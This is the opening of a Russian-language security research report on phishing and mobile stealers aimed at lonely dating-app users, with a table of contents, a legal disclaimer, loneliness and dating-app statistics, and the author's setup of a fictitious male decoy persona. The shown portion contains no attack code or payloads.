


Тишина Елизавета
@qwqoro



СВИДАНИЕ С ФИШИНГОМ И СТИЛЕРАМИ

киберпреступность в эпоху
одиночества



HAHACKING '24

▶ hahacking.t.me



СОДЕРЖАНИЕ

• Введение	04
• Исходные данные	05
○ Проблема одиночества	05
○ Моя мужская личность	08
• Ситуации	11
○ СИТУАЦИЯ №1 # PHISHING	12
[Сайт] Поход в театр с кражей платёжной информации;	
■ Интерфейс театра	12
■ Интерфейс оплаты	14
■ [Бонус] Генерация билетов	17
○ СИТУАЦИЯ №2 # STEALER	18
[Мобильное приложение] Знакомства с кражей SMS из банка;	
■ Предыстория	18
■ Первый взгляд	19
■ Tasker	21
■ Telegram бот	25
■ Проверка лицензии	27
■ Общение с C&C сервером	28
■ Обнаружение отладки	30
■ Реакция на SMS и звонки	31
■ Режим RAT	34
■ "Спящий" режим	35
Сбор SMS сообщений, Сбор контактов + Режим шантажа, Рассылка SMS спама, Сбор локальных файлов;	
■ Прочие заметки	42
Упоминания в X (Twitter), Индикаторы компрометации;	
○ СИТУАЦИЯ №3 # RAT	46
[Мобильное приложение]	
Стриминговый сервис с удалённым контролем над устройством;	
■ Предыстория	46
■ Первый взгляд	49

СОДЕРЖАНИЕ

■ Обфускация	52
■ Автозапуск	55
■ Обнаружение отладки	56
■ Общение с C&C сервером	58
■ Логирование	59
■ Запись аудио	60
■ Отслеживание геопозиции	61
■ Управление прикосновениями	62
■ CraxsBrowser	66
■ Прочие инъекции в WebView	70
■ Прочие заметки	74
Язык, Классификация, Индикаторы компрометации;	
• Прочие ситуации	79
○ Фишинг	79
Сайты с кражей платёжной информации, Сообщения о взаимной симпатии с кражей данных учётной записи;	
○ Эксплуатация	83
Архивы с интимными фотографиями и вредоносным ПО;	
• Пища для размышлений	90

Обратите внимание!

Документ создан в **ознакомительных целях** и предназначен только для специалистов по анализу защищённости, которые проводят анализ защищённости ресурсов компании-заказчика строго на законных основаниях и на основании договора, заключенного с компанией-заказчиком. Автор не несёт ответственности за любой вред, причиненный с применением изложенной информации.

Распространение вредоносного ПО и нарушение работы систем преследуются по закону.

ВВЕДЕНИЕ

Скамеры и хакерские группировки не перестают использовать человеческие недостатки против пользователей Интернета. Стоит заметить, что с каждым годом число пострадавших от их действий лишь продолжает стремительно увеличиваться, а угрозы всё чаще встречаются в сервисах, направленных на победу над одиночеством, и, к слову, достигают пика в дни праздников, когда больше всего нужен кто-то рядом.

Не секрет, что с каждым годом **проблема одиночества** становится всё острее и критичнее, причём настолько, что можно говорить о настоящей эпидемии и это, к сожалению, даже не станет преувеличением. Современное решение – **интернет-знакомства**, но где технологии – там и новые способы атаковать. Жаль, но злоумышленники обязательно воспользуются любой технической возможностью и сугубо человеческой уязвимостью для достижения своей цели.

Мне стало интересно рассмотреть с технической точки зрения устройство элементов, использованных для атак на пользователей, которые встречались в последнее время в сфере Интернет-знакомств, в дейтинговых ботах и приложениях, а также напомнить про то, с помощью каких техник атакующим удаётся вызывать доверие и даже симпатию, и о принципах минимизации рисков для себя, как пользователя.



ИСХОДНЫЕ ДАННЫЕ

Этот раздел об условиях, в которых проводилось изучение вопроса. Здесь – о том, как мы пришли к жизни такой, и о том, у кого и где выше шанс стать жертвой.

ИСХОДНЫЕ ДАННЫЕ

ПРОБЛЕМА ОДИНОЧЕСТВА

В современном мире среднестатистический человек ежедневно представлен огромному множеству разнообразных факторов, которые оказывают прямое влияние на качество социальных взаимодействий и, соответственно, на удовлетворение одной из самых базовых человеческих потребностей. Увеличивающийся объем времени, который порой просто необходимо проводить за телефоном или ноутбуком, отсутствие острой необходимости в посещении общественных мест в следствие развития всевозможных сервисов для заказа услуг, культура проактивной заботы о себе, которая может легко перейти грань и превратиться в прославление эгоцентризма и отказ от общества в пользу себя, ... – всё это – **отражение повседневной реальности**, которая непременно оставляет некоторый след на каждом представителе поколения, как на члене социума.

Одиночество – одна из главных тем социальных исследований и, как одна из острых проблем целого мира, в том числе она задела и Россию. Вот, к примеру, настораживающие выдержки из научной работы НИУ ВШЭ о жителях России, испытывающих давление одиночества:

“


— □ ×

Оказалось, что в России **свыше 43%** испытывают в той или иной мере одиночество. <...> Но и молодость одиночеству не преграда. С ним сталкивается **около трети** 14–29-летних россиян.

Источник: НИУ ВШЭ

ПРОБЛЕМА ОДИНОЧЕСТВА

А вот статистика **одиноких людей** – тех граждан, что проживают самостоятельно, в рамках "домохозяйства", состоящего всего из одного человека, по данным Росстата:




Более **40%** домохозяйств в России состоят из одного человека, а их доля выросла вдвое за 20 лет, показала перепись. <...> Среди причин роста числа одиночек — позднее вступление в брак. <...> Преобладание одиночек в составе домохозяйств зафиксировано **впервые за всю историю** переписей населения в Российской Федерации.

Источник: РБК

ПРОБЛЕМА ОДИНОЧЕСТВА

Некоторые видят в одиночестве что-то высокое и находят в нём зону комфорта. Тем не менее, нельзя отрицать, что тянущее ощущение одиночества – это отклик организма на неудовлетворение потребности, который по определению не может быть приятным, это гложащее чувство, призванное подтолкнуть человека ко вполне определенному действию – социальному взаимодействию. С приходом этого чувства, любое, даже осознанное, уединение перестаёт быть оздоровительным. И каждый, кто переживал одиночество, знает, что с ним тяжело справиться самостоятельно.

Число факторов, подливающих масло в огонь проблемы одиночества, становится всё больше, а потому – и число **онлайн сервисов**, предлагающих услуги, направленные на борьбу с одиночеством, начиная от приложений для **интернет-знакомств** и заканчивая **сервисами подписки на контент**, и число людей, кто прибегает к использованию таких сервисов в поиске избавления от неприятных чувств:




[Dating App Downloads Explode After Years of Stagnation](#)

МОЯ МУЖСКАЯ ЛИЧНОСТЬ

Исследования аналитических центров говорят о том, что в России – **более 2/3** молодых россиян регистрировались на сайтах или в мобильных приложениях для онлайн-знакомств, а **1/4** пользуется ими в настоящий момент.

Несмотря на то, что результаты исследований переживания одиночества демонстрируют примерно одинаковое гендерное распределение, среди пользователей дейтинговых сервисов **преобладают мужчины**. Сервис "**Мамба**" поделится, что более половины их аудитории составляют мужчины.


А вот так выглядит статистика известного **Tinder**:



 **Tinder** gender ratios, as of May 2023

МОЯ МУЖСКАЯ ЛИЧНОСТЬ

Мужчины чаще, чем женщины, ставят лайк, вместо того, чтобы свайпать, и **реже получают взаимные лайки**:




Despite being far more selective, women still match more frequently than men on **Tinder**

В том числе поэтому мужчины чаще становятся жертвами злоумышленников в сфере интернет-знакомств: представляясь красивой девушкой, атакующим проще **установить канал связи**, поскольку снижается вероятность свайпа, проще **расположить к себе** и **добиться доверия** для того, чтобы атакуемый выполнил какие-либо дополнительные действия (воспользовался сайтом, установил приложение, исполнил файл с вредоносной нагрузкой, ...).

МОЯ МУЖСКАЯ ЛИЧНОСТЬ

Чтобы взглянуть на ситуацию поближе, я создала **Никиту**, после чего – зарегистрировала его в нескольких социальных сетях, мессенджерах и приложениях для знакомств, добавила его в тематические группы и запустила чат-ботов:



Скриншоты из приложения, демонстрирующие создание персонажа **Никита**.

Профиль Никиты:

- Имя: Никита
- В сети
- Аккаунт: +7 ()
- Нажмите, чтобы изменить номер телефона
- @
- Имя пользователя
- Capricorn, 24, Москва
- О себе

Чат-бот:

Так выглядит твоя анкета: 17:26

Никита, 24, Москва – Привет 🙌 Сразу к делу , давай сходим куда-нибудь) Предлагай, а я покрою расходы 17:26

Формуляр персонажа:

ФИО	Шереметьев Никита Константинович
Пол	Мужской
Возраст	24 года
День рождения	13.01.2000
Город	Москва
Телефон	виртуальный +7 (* * *) * * * *
Почта	временная * * * * @ * * *
Никнейм	@ * * * * *

СИТУАЦИИ

